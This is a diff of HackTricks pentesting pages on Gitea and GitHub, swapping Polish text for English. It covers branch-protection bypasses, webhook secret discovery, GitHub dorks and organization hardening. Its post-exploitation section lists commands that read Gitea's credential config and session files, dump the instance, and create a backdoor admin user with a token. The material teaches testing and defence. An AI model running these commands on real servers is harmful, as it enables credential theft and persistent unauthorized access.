Jak wyjaśniono w podstawowych informacjach, aplikacja będzie miała **pełny dostęp do konta użytkownika**.
|
||||
An attacker might create a **malicious Oauth Application** to access privileged data/actions of the users that accepts them probably as part of a phishing campaign.
|
||||
|
||||
### Ominięcie ochrony gałęzi
|
||||
As explained in the basic information, the application will have **full access over the user account**.
|
||||
|
||||
W Github mamy **github actions**, które domyślnie uzyskują **token z dostępem do zapisu** w repozytorium, który może być użyty do **ominięcia ochrony gałęzi**. W tym przypadku **to nie istnieje**, więc obejścia są bardziej ograniczone. Ale przyjrzyjmy się, co można zrobić:
|
||||
### Branch Protection Bypass
|
||||
|
||||
- **Włącz Push**: Jeśli ktokolwiek z dostępem do zapisu może wypchnąć do gałęzi, po prostu wypchnij do niej.
|
||||
- **Biała lista ograniczonych Push**: W ten sam sposób, jeśli jesteś częścią tej listy, wypchnij do gałęzi.
|
||||
- **Włącz białą listę scalania**: Jeśli istnieje biała lista scalania, musisz być w jej obrębie.
|
||||
- **Wymagaj, aby zatwierdzenia były większe niż 0**: Wtedy... musisz skompromitować innego użytkownika.
|
||||
- **Ogranicz zatwierdzenia do białej listy**: Jeśli tylko użytkownicy z białej listy mogą zatwierdzać... musisz skompromitować innego użytkownika, który jest na tej liście.
|
||||
- **Odrzuć przestarzałe zatwierdzenia**: Jeśli zatwierdzenia nie są usuwane z nowymi commitami, możesz przejąć już zatwierdzone PR, aby wstrzyknąć swój kod i połączyć PR.
|
||||
In Github we have **github actions** which by default get a **token with write access** over the repo that can be used to **bypass branch protections**. In this case that **doesn't exist**, so the bypasses are more limited. But lets take a look to what can be done:
|
||||
|
||||
Zauważ, że **jeśli jesteś administratorem org/repo**, możesz obejść zabezpieczenia.
|
||||
- **Enable Push**: If anyone with write access can push to the branch, just push to it.
|
||||
- **Whitelist Restricted Pus**h: The same way, if you are part of this list push to the branch.
|
||||
- **Enable Merge Whitelist**: If there is a merge whitelist, you need to be inside of it
|
||||
- **Require approvals is bigger than 0**: Then... you need to compromise another user
|
||||
- **Restrict approvals to whitelisted**: If only whitelisted users can approve... you need to compromise another user that is inside that list
|
||||
- **Dismiss stale approvals**: If approvals are not removed with new commits, you could hijack an already approved PR to inject your code and merge the PR.
|
||||
|
||||
### Wyliczanie Webhooków
|
||||
Note that **if you are an org/repo admin** you can bypass the protections.
|
||||
|
||||
**Webhooki** mogą **wysyłać konkretne informacje gitea do niektórych miejsc**. Możesz być w stanie **wykorzystać tę komunikację**.\
|
||||
Jednak zazwyczaj w **webhooku** ustawiony jest **sekret**, którego **nie możesz odzyskać**, co **zapobiega** zewnętrznym użytkownikom, którzy znają URL webhooka, ale nie znają sekretu, aby **wykorzystać ten webhook**.\
|
||||
Jednak w niektórych przypadkach, ludzie zamiast ustawiać **sekret** w jego miejscu, **ustawiają go w URL** jako parametr, więc **sprawdzanie URL** może pozwolić ci **znaleźć sekrety** i inne miejsca, które możesz dalej wykorzystać.
|
||||
### Enumerate Webhooks
|
||||
|
||||
Webhooki mogą być ustawiane na **poziomie repozytorium i organizacji**.
|
||||
**Webhooks** are able to **send specific gitea information to some places**. You might be able to **exploit that communication**.\
|
||||
However, usually a **secret** you can **not retrieve** is set in the **webhook** that will **prevent** external users that know the URL of the webhook but not the secret to **exploit that webhook**.\
|
||||
But in some occasions, people instead of setting the **secret** in its place, they **set it in the URL** as a parameter, so **checking the URLs** could allow you to **find secrets** and other places you could exploit further.
|
||||
|
||||
## Po eksploatacji
|
||||
Webhooks can be set at **repo and at org level**.
|
||||
|
||||
### Wewnątrz serwera
|
||||
## Post Exploitation
|
||||
|
||||
Jeśli w jakiś sposób udało ci się dostać do serwera, na którym działa gitea, powinieneś poszukać pliku konfiguracyjnego gitea. Domyślnie znajduje się on w `/data/gitea/conf/app.ini`.
|
||||
### Inside the server
|
||||
|
||||
W tym pliku możesz znaleźć **klucze** i **hasła**.
|
||||
If somehow you managed to get inside the server where gitea is running you should search for the gitea configuration file. By default it's located in `/data/gitea/conf/app.ini`
|
||||
|
||||
W ścieżce gitea (domyślnie: /data/gitea) możesz również znaleźć interesujące informacje, takie jak:
|
||||
In this file you can find **keys** and **passwords**.
|
||||
|
||||
- **baza danych sqlite**: Jeśli gitea nie używa zewnętrznej bazy danych, użyje bazy danych sqlite.
|
||||
- **sesje** w folderze sesji: Uruchamiając `cat sessions/*/*/*`, możesz zobaczyć nazwy użytkowników zalogowanych użytkowników (gitea może również zapisywać sesje w bazie danych).
|
||||
- **klucz prywatny jwt** w folderze jwt.
|
||||
- Więcej **wrażliwych informacji** można znaleźć w tym folderze.
|
||||
In the gitea path (by default: /data/gitea) you can find also interesting information like:
|
||||
|
||||
Jeśli jesteś wewnątrz serwera, możesz również **użyć binarnego pliku `gitea`** do uzyskiwania/modyfikowania informacji:
|
||||
- The **sqlite** DB: If gitea is not using an external db it will use a sqlite db
|
||||
- The **sessions** inside the sessions folder: Running `cat sessions/*/*/*` you can see the usernames of the logged users (gitea could also save the sessions inside the DB).
|
||||
- The **jwt private key** inside the jwt folder
|
||||
- More **sensitive information** could be found in this folder
|
||||
|
||||
- `gitea dump` zrzuci gitea i wygeneruje plik .zip.
|
||||
- `gitea generate secret INTERNAL_TOKEN/JWT_SECRET/SECRET_KEY/LFS_JWT_SECRET` wygeneruje token wskazanego typu (trwałość).
|
||||
- `gitea admin user change-password --username admin --password newpassword` Zmień hasło.
|
||||
- `gitea admin user create --username newuser --password superpassword --email user@user.user --admin --access-token` Utwórz nowego użytkownika administratora i uzyskaj token dostępu.
|
||||
If you are inside the server you can also **use the `gitea` binary** to access/modify information:
|
||||
|
||||
- `gitea dump` will dump gitea and generate a .zip file
|
||||
- `gitea generate secret INTERNAL_TOKEN/JWT_SECRET/SECRET_KEY/LFS_JWT_SECRET` will generate a token of the indicated type (persistence)
|
||||
- `gitea admin user change-password --username admin --password newpassword` Change the password
|
||||
- `gitea admin user create --username newuser --password superpassword --email user@user.user --admin --access-token` Create new admin user and get an access token
|
||||
|
||||
{{#include ../../banners/hacktricks-training.md}}
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -1,103 +1,106 @@
|
||||
# Podstawowe informacje o Gitea
|
||||
# Basic Gitea Information
|
||||
|
||||
{{#include ../../banners/hacktricks-training.md}}
|
||||
|
||||
## Podstawowa struktura
|
||||
## Basic Structure
|
||||
|
||||
Podstawowa struktura środowiska Gitea polega na grupowaniu repozytoriów według **organizacji**, z których każda może zawierać **kilka repozytoriów** i **kilka zespołów**. Należy jednak zauważyć, że podobnie jak w githubie, użytkownicy mogą mieć repozytoria poza organizacją.
|
||||
The basic Gitea environment structure is to group repos by **organization(s),** each of them may contain **several repositories** and **several teams.** However, note that just like in github users can have repos outside of the organization.
|
||||
|
||||
Ponadto, **użytkownik** może być **członkiem** **różnych organizacji**. W ramach organizacji użytkownik może mieć **różne uprawnienia do każdego repozytorium**.
|
||||
Moreover, a **user** can be a **member** of **different organizations**. Within the organization the user may have **different permissions over each repository**.
|
||||
|
||||
Użytkownik może być również **częścią różnych zespołów** z różnymi uprawnieniami do różnych repozytoriów.
|
||||
A user may also be **part of different teams** with different permissions over different repos.
|
||||
|
||||
I w końcu **repozytoria mogą mieć specjalne mechanizmy ochrony**.
|
||||
And finally **repositories may have special protection mechanisms**.
|
||||
|
||||
## Uprawnienia
|
||||
## Permissions
|
||||
|
||||
### Organizacje
|
||||
### Organizations
|
||||
|
||||
Gdy **organizacja jest tworzona**, tworzony jest zespół o nazwie **Właściciele** i użytkownik jest do niego dodawany. Ten zespół zapewni **dostęp administracyjny** do **organizacji**, te **uprawnienia** oraz **nazwa** zespołu **nie mogą być modyfikowane**.
|
||||
When an **organization is created** a team called **Owners** is **created** and the user is put inside of it. This team will give **admin access** over the **organization**, those **permissions** and the **name** of the team **cannot be modified**.
|
||||
|
||||
**Administratorzy organizacji** (właściciele) mogą wybrać **widoczność** organizacji:
|
||||
**Org admins** (owners) can select the **visibility** of the organization:
|
||||
|
||||
- Publiczna
|
||||
- Ograniczona (tylko zalogowani użytkownicy)
|
||||
- Prywatna (tylko członkowie)
|
||||
- Public
|
||||
- Limited (logged in users only)
|
||||
- Private (members only)
|
||||
|
||||
**Administratorzy organizacji** mogą również wskazać, czy **administratorzy repozytoriów** mogą **dodawać lub usuwać dostęp** dla zespołów. Mogą również wskazać maksymalną liczbę repozytoriów.
|
||||
**Org admins** can also indicate if the **repo admins** can **add and or remove access** for teams. They can also indicate the max number of repos.
|
||||
|
||||
Podczas tworzenia nowego zespołu wybierane są kilka ważnych ustawień:
|
||||
When creating a new team, several important settings are selected:
|
||||
|
||||
- Wskazuje się **repozytoria organizacji, do których członkowie zespołu będą mieli dostęp**: konkretne repozytoria (repozytoria, do których zespół jest dodany) lub wszystkie.
|
||||
- Wskazuje się również **czy członkowie mogą tworzyć nowe repozytoria** (twórca uzyska do nich dostęp administracyjny)
|
||||
- **Uprawnienia**, które **członkowie** repozytoriów będą **mieć**:
|
||||
- **Dostęp administratora**
|
||||
- **Specyficzny** dostęp:
|
||||
- It's indicated the **repos of the org the members of the team will be able to access**: specific repos (repos where the team is added) or all.
|
||||
- It's also indicated **if members can create new repos** (creator will get admin access to it)
|
||||
- The **permissions** the **members** of the repo will **have**:
|
||||
- **Administrator** access
|
||||
- **Specific** access:
|
||||
|
||||
.png>)
|
||||
|
||||
### Zespoły i użytkownicy
|
||||
### Teams & Users
|
||||
|
||||
W repozytorium, **administrator organizacji** oraz **administratorzy repozytoriów** (jeśli pozwala na to organizacja) mogą **zarządzać rolami** przyznawanymi współpracownikom (innym użytkownikom) i zespołom. Istnieją **3** możliwe **role**:
|
||||
In a repo, the **org admin** and the **repo admins** (if allowed by the org) can **manage the roles** given to collaborators (other users) and teams. There are **3** possible **roles**:
|
||||
|
||||
- Administrator
|
||||
- Zapis
|
||||
- Odczyt
|
||||
- Write
|
||||
- Read
|
||||
|
||||
## Uwierzytelnianie Gitea
|
||||
## Gitea Authentication
|
||||
|
||||
### Dostęp przez sieć
|
||||
### Web Access
|
||||
|
||||
Używając **nazwa użytkownika + hasło** oraz potencjalnie (i zalecane) 2FA.
|
||||
Using **username + password** and potentially (and recommended) a 2FA.
|
||||
|
||||
### **Klucze SSH**
|
||||
### **SSH Keys**
|
||||
|
||||
Możesz skonfigurować swoje konto z jednym lub kilkoma kluczami publicznymi, pozwalając powiązanemu **kluczowi prywatnemu na wykonywanie działań w twoim imieniu.** [http://localhost:3000/user/settings/keys](http://localhost:3000/user/settings/keys)
|
||||
You can configure your account with one or several public keys allowing the related **private key to perform actions on your behalf.** [http://localhost:3000/user/settings/keys](http://localhost:3000/user/settings/keys)
|
||||
|
||||
#### **Klucze GPG**
|
||||
#### **GPG Keys**
|
||||
|
||||
Nie **możesz podszywać się pod użytkownika za pomocą tych kluczy**, ale jeśli ich nie używasz, może być możliwe, że **zostaniesz odkryty za wysyłanie commitów bez podpisu**.
|
||||
You **cannot impersonate the user with these keys** but if you don't use it it might be possible that you **get discover for sending commits without a signature**.
|
||||
|
||||
### **Tokeny dostępu osobistego**
|
||||
### **Personal Access Tokens**
|
||||
|
||||
Możesz wygenerować token dostępu osobistego, aby **dać aplikacji dostęp do swojego konta**. Token dostępu osobistego daje pełny dostęp do twojego konta: [http://localhost:3000/user/settings/applications](http://localhost:3000/user/settings/applications)
|
||||
You can generate personal access token to **give an application access to your account**. A personal access token gives full access over your account: [http://localhost:3000/user/settings/applications](http://localhost:3000/user/settings/applications)
|
||||
|
||||
### Aplikacje Oauth
|
||||
### Oauth Applications
|
||||
|
||||
Podobnie jak tokeny dostępu osobistego, **aplikacje Oauth** będą miały **pełny dostęp** do twojego konta i miejsc, do których twoje konto ma dostęp, ponieważ, jak wskazano w [dokumentacji](https://docs.gitea.io/en-us/oauth2-provider/#scopes), zakresy nie są jeszcze obsługiwane:
|
||||
Just like personal access tokens **Oauth applications** will have **complete access** over your account and the places your account has access because, as indicated in the [docs](https://docs.gitea.io/en-us/oauth2-provider/#scopes), scopes aren't supported yet:
|
||||
|
||||
.png>)
|
||||
|
||||
### Klucze wdrożeniowe
|
||||
### Deploy keys
|
||||
|
||||
Klucze wdrożeniowe mogą mieć dostęp tylko do odczytu lub zapisu do repozytorium, więc mogą być interesujące do kompromitacji konkretnych repozytoriów.
|
||||
Deploy keys might have read-only or write access to the repo, so they might be interesting to compromise specific repos.
|
||||
|
||||
## Ochrona gałęzi
|
||||
## Branch Protections
|
||||
|
||||
Ochrona gałęzi ma na celu **nieprzekazywanie pełnej kontroli nad repozytorium** użytkownikom. Celem jest **wprowadzenie kilku metod ochrony przed możliwością pisania kodu w niektórej gałęzi**.
|
||||
Branch protections are designed to **not give complete control of a repository** to the users. The goal is to **put several protection methods before being able to write code inside some branch**.
|
||||
|
||||
**Ochrona gałęzi repozytorium** może być znaleziona w _https://localhost:3000/\<orgname>/\<reponame>/settings/branches_
|
||||
The **branch protections of a repository** can be found in _https://localhost:3000/\<orgname>/\<reponame>/settings/branches_
|
||||
|
||||
> [!NOTE]
|
||||
> **Nie jest możliwe ustawienie ochrony gałęzi na poziomie organizacji**. Wszystkie muszą być zadeklarowane w każdym repozytorium.
|
||||
> It's **not possible to set a branch protection at organization level**. So all of them must be declared on each repo.
|
||||
|
||||
Różne ochrony mogą być stosowane do gałęzi (jak do master):
|
||||
Different protections can be applied to a branch (like to master):
|
||||
|
||||
- **Wyłącz Push**: Nikt nie może wypychać do tej gałęzi
|
||||
- **Włącz Push**: Każdy z dostępem może wypychać, ale nie może wymusić wypchnięcia.
|
||||
- **Biała lista ograniczonego Push**: Tylko wybrani użytkownicy/zespoły mogą wypychać do tej gałęzi (ale nie wymuszone wypchnięcie)
|
||||
- **Włącz białą listę scalania**: Tylko użytkownicy/zespoły z białej listy mogą scalać PR-y.
|
||||
- **Włącz kontrole statusu:** Wymagaj, aby kontrole statusu przeszły przed scaleniem.
|
||||
- **Wymagaj zatwierdzeń**: Wskaź liczbę zatwierdzeń wymaganą przed scaleniem PR.
|
||||
- **Ogranicz zatwierdzenia do białej listy**: Wskaź użytkowników/zespoły, które mogą zatwierdzać PR-y.
|
||||
- **Zablokuj scalanie przy odrzuconych recenzjach**: Jeśli zmiany są wymagane, nie może być scalone (nawet jeśli inne kontrole przejdą)
|
||||
- **Zablokuj scalanie przy oficjalnych prośbach o recenzję**: Jeśli są oficjalne prośby o recenzję, nie może być scalone
|
||||
- **Odrzuć przestarzałe zatwierdzenia**: Przy nowych commitach, stare zatwierdzenia będą odrzucane.
|
||||
- **Wymagaj podpisanych commitów**: Commity muszą być podpisane.
|
||||
- **Zablokuj scalanie, jeśli pull request jest przestarzały**
|
||||
- **Wzory plików chronionych/niechronionych**: Wskaź wzory plików do ochrony/od ochrony przed zmianami
|
||||
- **Disable Push**: No-one can push to this branch
|
||||
- **Enable Push**: Anyone with access can push, but not force push.
|
||||
- **Whitelist Restricted Push**: Only selected users/teams can push to this branch (but no force push)
|
||||
- **Enable Merge Whitelist**: Only whitelisted users/teams can merge PRs.
|
||||
- **Enable Status checks:** Require status checks to pass before merging.
|
||||
- **Require approvals**: Indicate the number of approvals required before a PR can be merged.
|
||||
- **Restrict approvals to whitelisted**: Indicate users/teams that can approve PRs.
|
||||
- **Block merge on rejected reviews**: If changes are requested, it cannot be merged (even if the other checks pass)
|
||||
- **Block merge on official review requests**: If there official review requests it cannot be merged
|
||||
- **Dismiss stale approvals**: When new commits, old approvals will be dismissed.
|
||||
- **Require Signed Commits**: Commits must be signed.
|
||||
- **Block merge if pull request is outdated**
|
||||
- **Protected/Unprotected file patterns**: Indicate patterns of files to protect/unprotect against changes
|
||||
|
||||
> [!NOTE]
|
||||
> Jak widać, nawet jeśli udało ci się uzyskać jakieś dane uwierzytelniające użytkownika, **repozytoria mogą być chronione, co uniemożliwia ci wypychanie kodu do mastera**, na przykład w celu kompromitacji pipeline CI/CD.
|
||||
> As you can see, even if you managed to obtain some credentials of a user, **repos might be protected avoiding you to pushing code to master** for example to compromise the CI/CD pipeline.
|
||||
|
||||
{{#include ../../banners/hacktricks-training.md}}
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -2,31 +2,31 @@
|
||||
|
||||
{{#include ../../banners/hacktricks-training.md}}
|
||||
|
||||
## Co to jest Github
|
||||
## What is Github
|
||||
|
||||
(From [here](https://kinsta.com/knowledgebase/what-is-github/)) Na wysokim poziomie, **GitHub to strona internetowa i usługa w chmurze, która pomaga programistom przechowywać i zarządzać swoim kodem, a także śledzić i kontrolować zmiany w swoim kodzie**.
|
||||
(From [here](https://kinsta.com/knowledgebase/what-is-github/)) At a high level, **GitHub is a website and cloud-based service that helps developers store and manage their code, as well as track and control changes to their code**.
|
||||
|
||||
### Podstawowe informacje
|
||||
### Basic Information
|
||||
|
||||
{{#ref}}
|
||||
basic-github-information.md
|
||||
{{#endref}}
|
||||
|
||||
## Zewnętrzne rozpoznanie
|
||||
## External Recon
|
||||
|
||||
Repozytoria Github mogą być skonfigurowane jako publiczne, prywatne i wewnętrzne.
|
||||
Github repositories can be configured as public, private and internal.
|
||||
|
||||
- **Prywatne** oznacza, że **tylko** osoby z **organizacji** będą mogły uzyskać do nich dostęp
|
||||
- **Wewnętrzne** oznacza, że **tylko** osoby z **przedsiębiorstwa** (przedsiębiorstwo może mieć kilka organizacji) będą mogły uzyskać do niego dostęp
|
||||
- **Publiczne** oznacza, że **wszyscy w internecie** będą mogli uzyskać do niego dostęp.
|
||||
- **Private** means that **only** people of the **organisation** will be able to access them
|
||||
- **Internal** means that **only** people of the **enterprise** (an enterprise may have several organisations) will be able to access it
|
||||
- **Public** means that **all internet** is going to be able to access it.
|
||||
|
||||
W przypadku, gdy znasz **użytkownika, repozytorium lub organizację, którą chcesz zaatakować**, możesz użyć **github dorks**, aby znaleźć wrażliwe informacje lub wyszukać **wycieki wrażliwych informacji** **w każdym repozytorium**.
|
||||
In case you know the **user, repo or organisation you want to target** you can use **github dorks** to find sensitive information or search for **sensitive information leaks** **on each repo**.
|
||||
|
||||
### Github Dorks
|
||||
|
||||
Github pozwala na **wyszukiwanie czegoś, określając jako zakres użytkownika, repozytorium lub organizację**. Dlatego z listą ciągów, które będą się pojawiać blisko wrażliwych informacji, możesz łatwo **wyszukiwać potencjalne wrażliwe informacje w swoim celu**.
|
||||
Github allows to **search for something specifying as scope a user, a repo or an organisation**. Therefore, with a list of strings that are going to appear close to sensitive information you can easily **search for potential sensitive information in your target**.
|
||||
|
||||
Narzędzia (każde narzędzie zawiera swoją listę dorks):
|
||||
Tools (each tool contains its list of dorks):
|
||||
|
||||
- [https://github.com/obheda12/GitDorker](https://github.com/obheda12/GitDorker) ([Dorks list](https://github.com/obheda12/GitDorker/tree/master/Dorks))
|
||||
- [https://github.com/techgaun/github-dorks](https://github.com/techgaun/github-dorks) ([Dorks list](https://github.com/techgaun/github-dorks/blob/master/github-dorks.txt))
|
||||
@@ -34,204 +34,217 @@ Narzędzia (każde narzędzie zawiera swoją listę dorks):
|
||||
|
||||
### Github Leaks
|
||||
|
||||
Proszę zauważyć, że github dorks są również przeznaczone do wyszukiwania wycieków przy użyciu opcji wyszukiwania github. Ta sekcja jest poświęcona tym narzędziom, które **pobierają każde repozytorium i wyszukują w nich wrażliwe informacje** (nawet sprawdzając pewną głębokość commitów).
|
||||
Please, note that the github dorks are also meant to search for leaks using github search options. This section is dedicated to those tools that will **download each repo and search for sensitive information in them** (even checking certain depth of commits).
|
||||
|
||||
Narzędzia (każde narzędzie zawiera swoją listę regexów):
|
||||
Tools (each tool contains its list of regexes):
|
||||
|
||||
Sprawdź tę stronę: **[https://book.hacktricks.wiki/en/generic-methodologies-and-resources/external-recon-methodology/github-leaked-secrets.html](https://book.hacktricks.wiki/en/generic-methodologies-and-resources/external-recon-methodology/github-leaked-secrets.html)**
|
||||
Check this page: **[https://book.hacktricks.wiki/en/generic-methodologies-and-resources/external-recon-methodology/github-leaked-secrets.html](https://book.hacktricks.wiki/en/generic-methodologies-and-resources/external-recon-methodology/github-leaked-secrets.html)**
|
||||
|
||||
> [!WARNING]
|
||||
> Kiedy szukasz wycieków w repozytorium i uruchamiasz coś takiego jak `git log -p`, nie zapomnij, że mogą być **inne gałęzie z innymi commitami** zawierającymi sekrety!
|
||||
> When you look for leaks in a repo and run something like `git log -p` don't forget there might be **other branches with other commits** containing secrets!
|
||||
|
||||
### Zewnętrzne forki
|
||||
### External Forks
|
||||
|
||||
Możliwe jest **kompromitowanie repozytoriów poprzez nadużywanie pull requestów**. Aby wiedzieć, czy repozytorium jest podatne, musisz głównie przeczytać konfiguracje yaml Github Actions. [**Więcej informacji na ten temat poniżej**](#execution-from-a-external-fork).
|
||||
It's possible to **compromise repos abusing pull requests**. To know if a repo is vulnerable you mostly need to read the Github Actions yaml configs. [**More info about this below**](#execution-from-a-external-fork).
|
||||
|
||||
### Github Leaks w usuniętych/wewnętrznych forkach
|
||||
### Github Leaks in deleted/internal forks
|
||||
|
||||
Nawet jeśli są usunięte lub wewnętrzne, może być możliwe uzyskanie wrażliwych danych z forków repozytoriów github. Sprawdź to tutaj:
|
||||
Even if deleted or internal it might be possible to obtain sensitive data from forks of github repositories. Check it here:
|
||||
|
||||
{{#ref}}
|
||||
accessible-deleted-data-in-github.md
|
||||
{{#endref}}
|
||||
|
||||
## Wzmacnianie organizacji
|
||||
## Organization Hardening
|
||||
|
||||
### Uprawnienia członków
|
||||
### Member Privileges
|
||||
|
||||
Istnieją pewne **domyślne uprawnienia**, które mogą być przypisane do **członków** organizacji. Można je kontrolować z strony `https://github.com/organizations/<org_name>/settings/member_privileges` lub z [**API Organizacji**](https://docs.github.com/en/rest/orgs/orgs).
|
||||
There are some **default privileges** that can be assigned to **members** of the organization. These can be controlled from the page `https://github.com/organizations/<org_name>/settings/member_privileges` or from the [**Organizations API**](https://docs.github.com/en/rest/orgs/orgs).
|
||||
|
||||
- **Podstawowe uprawnienia**: Członkowie będą mieli uprawnienia None/Read/write/Admin do repozytoriów organizacji. Zaleca się **None** lub **Read**.
|
||||
- **Forkowanie repozytoriów**: Jeśli nie jest to konieczne, lepiej **nie pozwalać** członkom na forkowanie repozytoriów organizacji.
|
||||
- **Tworzenie stron**: Jeśli nie jest to konieczne, lepiej **nie pozwalać** członkom na publikowanie stron z repozytoriów organizacji. Jeśli to konieczne, możesz pozwolić na tworzenie publicznych lub prywatnych stron.
|
||||
- **Prośby o dostęp do integracji**: Po włączeniu tego, zewnętrzni współpracownicy będą mogli prosić o dostęp do aplikacji GitHub lub OAuth, aby uzyskać dostęp do tej organizacji i jej zasobów. Zwykle jest to potrzebne, ale jeśli nie, lepiej to wyłączyć.
|
||||
- _Nie mogłem znaleźć tych informacji w odpowiedzi API, podziel się, jeśli masz_
|
||||
- **Zmiana widoczności repozytoriów**: Jeśli włączone, **członkowie** z **uprawnieniami admina** do **repozytorium** będą mogli **zmieniać jego widoczność**. Jeśli wyłączone, tylko właściciele organizacji mogą zmieniać widoczności repozytoriów. Jeśli **nie** chcesz, aby ludzie publikowali rzeczy **publicznie**, upewnij się, że to jest **wyłączone**.
|
||||
- _Nie mogłem znaleźć tych informacji w odpowiedzi API, podziel się, jeśli masz_
|
||||
- **Usuwanie i przenoszenie repozytoriów**: Jeśli włączone, członkowie z **uprawnieniami admina** do repozytorium będą mogli **usuwać** lub **przenosić** publiczne i prywatne **repozytoria**.
|
||||
- _Nie mogłem znaleźć tych informacji w odpowiedzi API, podziel się, jeśli masz_
|
||||
- **Pozwól członkom na tworzenie zespołów**: Jeśli włączone, każdy **członek** organizacji będzie mógł **tworzyć** nowe **zespoły**. Jeśli wyłączone, tylko właściciele organizacji mogą tworzyć nowe zespoły. Lepiej jest to wyłączyć.
|
||||
- _Nie mogłem znaleźć tych informacji w odpowiedzi API, podziel się, jeśli masz_
|
||||
- **Więcej rzeczy można skonfigurować** na tej stronie, ale poprzednie są bardziej związane z bezpieczeństwem.
|
||||
- **Base permissions**: Members will have the permission None/Read/write/Admin over the org repositories. Recommended is **None** or **Read**.
|
||||
- **Repository forking**: If not necessary, it's better to **not allow** members to fork organization repositories.
|
||||
- **Pages creation**: If not necessary, it's better to **not allow** members to publish pages from the org repos. If necessary you can allow to create public or private pages.
|
||||
- **Integration access requests**: With this enabled outside collaborators will be able to request access for GitHub or OAuth apps to access this organization and its resources. It's usually needed, but if not, it's better to disable it.
|
||||
- _I couldn't find this info in the APIs response, share if you do_
|
||||
- **Repository visibility change**: If enabled, **members** with **admin** permissions for the **repository** will be able to **change its visibility**. If disabled, only organization owners can change repository visibilities. If you **don't** want people to make things **public**, make sure this is **disabled**.
|
||||
- _I couldn't find this info in the APIs response, share if you do_
|
||||
- **Repository deletion and transfer**: If enabled, members with **admin** permissions for the repository will be able to **delete** or **transfer** public and private **repositories.**
|
||||
- _I couldn't find this info in the APIs response, share if you do_
|
||||
- **Allow members to create teams**: If enabled, any **member** of the organization will be able to **create** new **teams**. If disabled, only organization owners can create new teams. It's better to have this disabled.
|
||||
- _I couldn't find this info in the APIs response, share if you do_
|
||||
- **More things can be configured** in this page but the previous are the ones more security related.
|
||||
|
||||
### Ustawienia akcji
|
||||
### Actions Settings
|
||||
|
||||
Kilka ustawień związanych z bezpieczeństwem można skonfigurować dla akcji z strony `https://github.com/organizations/<org_name>/settings/actions`.
|
||||
Several security related settings can be configured for actions from the page `https://github.com/organizations/<org_name>/settings/actions`.
|
||||
|
||||
> [!NOTE]
|
||||
> Zauważ, że wszystkie te konfiguracje można również ustawić w każdym repozytorium niezależnie
|
||||
> Note that all this configurations can also be set on each repository independently
|
||||
|
||||
- **Polityki akcji Github**: Pozwala to wskazać, które repozytoria mogą uruchamiać workflow i które workflow powinny być dozwolone. Zaleca się **określenie, które repozytoria** powinny być dozwolone i nie pozwalać na uruchamianie wszystkich akcji.
|
||||
- [**API-1**](https://docs.github.com/en/rest/actions/permissions#get-allowed-actions-and-reusable-workflows-for-an-organization)**,** [**API-2**](https://docs.github.com/en/rest/actions/permissions#list-selected-repositories-enabled-for-github-actions-in-an-organization)
|
||||
- **Workflow pull requestów z zewnętrznych współpracowników**: Zaleca się **wymaganie zatwierdzenia dla wszystkich** zewnętrznych współpracowników.
|
||||
- _Nie mogłem znaleźć API z tymi informacjami, podziel się, jeśli masz_
|
||||
- **Uruchamianie workflow z pull requestów**: Jest to wysoce **odradzane uruchamianie workflow z pull requestów**, ponieważ utrzymujący fork będą mieli możliwość używania tokenów z uprawnieniami do odczytu w repozytorium źródłowym.
|
||||
- _Nie mogłem znaleźć API z tymi informacjami, podziel się, jeśli masz_
|
||||
- **Uprawnienia workflow**: Zdecydowanie zaleca się **przyznawanie tylko uprawnień do odczytu repozytoriów**. Odradza się przyznawanie uprawnień do zapisu i tworzenia/zatwierdzania pull requestów, aby uniknąć nadużycia GITHUB_TOKEN przyznawanego do uruchamiania workflow.
|
||||
- [**API**](https://docs.github.com/en/rest/actions/permissions#get-default-workflow-permissions-for-an-organization)
|
||||
- **Github actions policies**: It allows you to indicate which repositories can tun workflows and which workflows should be allowed. It's recommended to **specify which repositories** should be allowed and not allow all actions to run.
|
||||
- [**API-1**](https://docs.github.com/en/rest/actions/permissions#get-allowed-actions-and-reusable-workflows-for-an-organization)**,** [**API-2**](https://docs.github.com/en/rest/actions/permissions#list-selected-repositories-enabled-for-github-actions-in-an-organization)
|
||||
- **Fork pull request workflows from outside collaborators**: It's recommended to **require approval for all** outside collaborators.
|
||||
- _I couldn't find an API with this info, share if you do_
|
||||
- **Run workflows from fork pull requests**: It's highly **discouraged to run workflows from pull requests** as maintainers of the fork origin will be given the ability to use tokens with read permissions on the source repository.
|
||||
- _I couldn't find an API with this info, share if you do_
|
||||
- **Workflow permissions**: It's highly recommended to **only give read repository permissions**. It's discouraged to give write and create/approve pull requests permissions to avoid the abuse of the GITHUB_TOKEN given to running workflows.
|
||||
- [**API**](https://docs.github.com/en/rest/actions/permissions#get-default-workflow-permissions-for-an-organization)
|
||||
|
||||
### Integracje
|
||||
### Integrations
|
||||
|
||||
_Daj mi znać, jeśli znasz punkt końcowy API, aby uzyskać te informacje!_
|
||||
_Let me know if you know the API endpoint to access this info!_
|
||||
|
||||
- **Polityka dostępu aplikacji stron trzecich**: Zaleca się ograniczenie dostępu do każdej aplikacji i zezwolenie tylko na te potrzebne (po ich przeglądzie).
|
||||
- **Zainstalowane aplikacje GitHub**: Zaleca się zezwolenie tylko na te potrzebne (po ich przeglądzie).
|
||||
- **Third-party application access policy**: It's recommended to restrict the access to every application and allow only the needed ones (after reviewing them).
|
||||
- **Installed GitHub Apps**: It's recommended to only allow the needed ones (after reviewing them).
|
||||
|
||||
## Rozpoznanie i ataki nadużywające poświadczeń
|
||||
## Recon & Attacks abusing credentials
|
||||
|
||||
W tym scenariuszu zakładamy, że uzyskałeś dostęp do konta github.
|
||||
For this scenario we are going to suppose that you have obtained some access to a github account.
|
||||
|
||||
### Z poświadczeniami użytkownika
|
||||
### With User Credentials
|
||||
|
||||
Jeśli w jakiś sposób masz już poświadczenia dla użytkownika w organizacji, możesz **po prostu się zalogować** i sprawdzić, jakie **role przedsiębiorstwa i organizacji masz**, jeśli jesteś zwykłym członkiem, sprawdź, jakie **uprawnienia mają zwykli członkowie**, w jakich **grupach** jesteś, jakie **uprawnienia masz** do jakich **repozytoriów** i **jak są chronione repozytoria**.
|
||||
If you somehow already have credentials for a user inside an organization you can **just login** and check which **enterprise and organization roles you have**, if you are a raw member, check which **permissions raw members have**, in which **groups** you are, which **permissions you have** over which **repos,** and **how are the repos protected.**
|
||||
|
||||
Zauważ, że **2FA może być używane**, więc będziesz mógł uzyskać dostęp do tych informacji tylko wtedy, gdy również **przejdziesz ten test**.
|
||||
Note that **2FA may be used** so you will only be able to access this information if you can also **pass that check**.
|
||||
|
||||
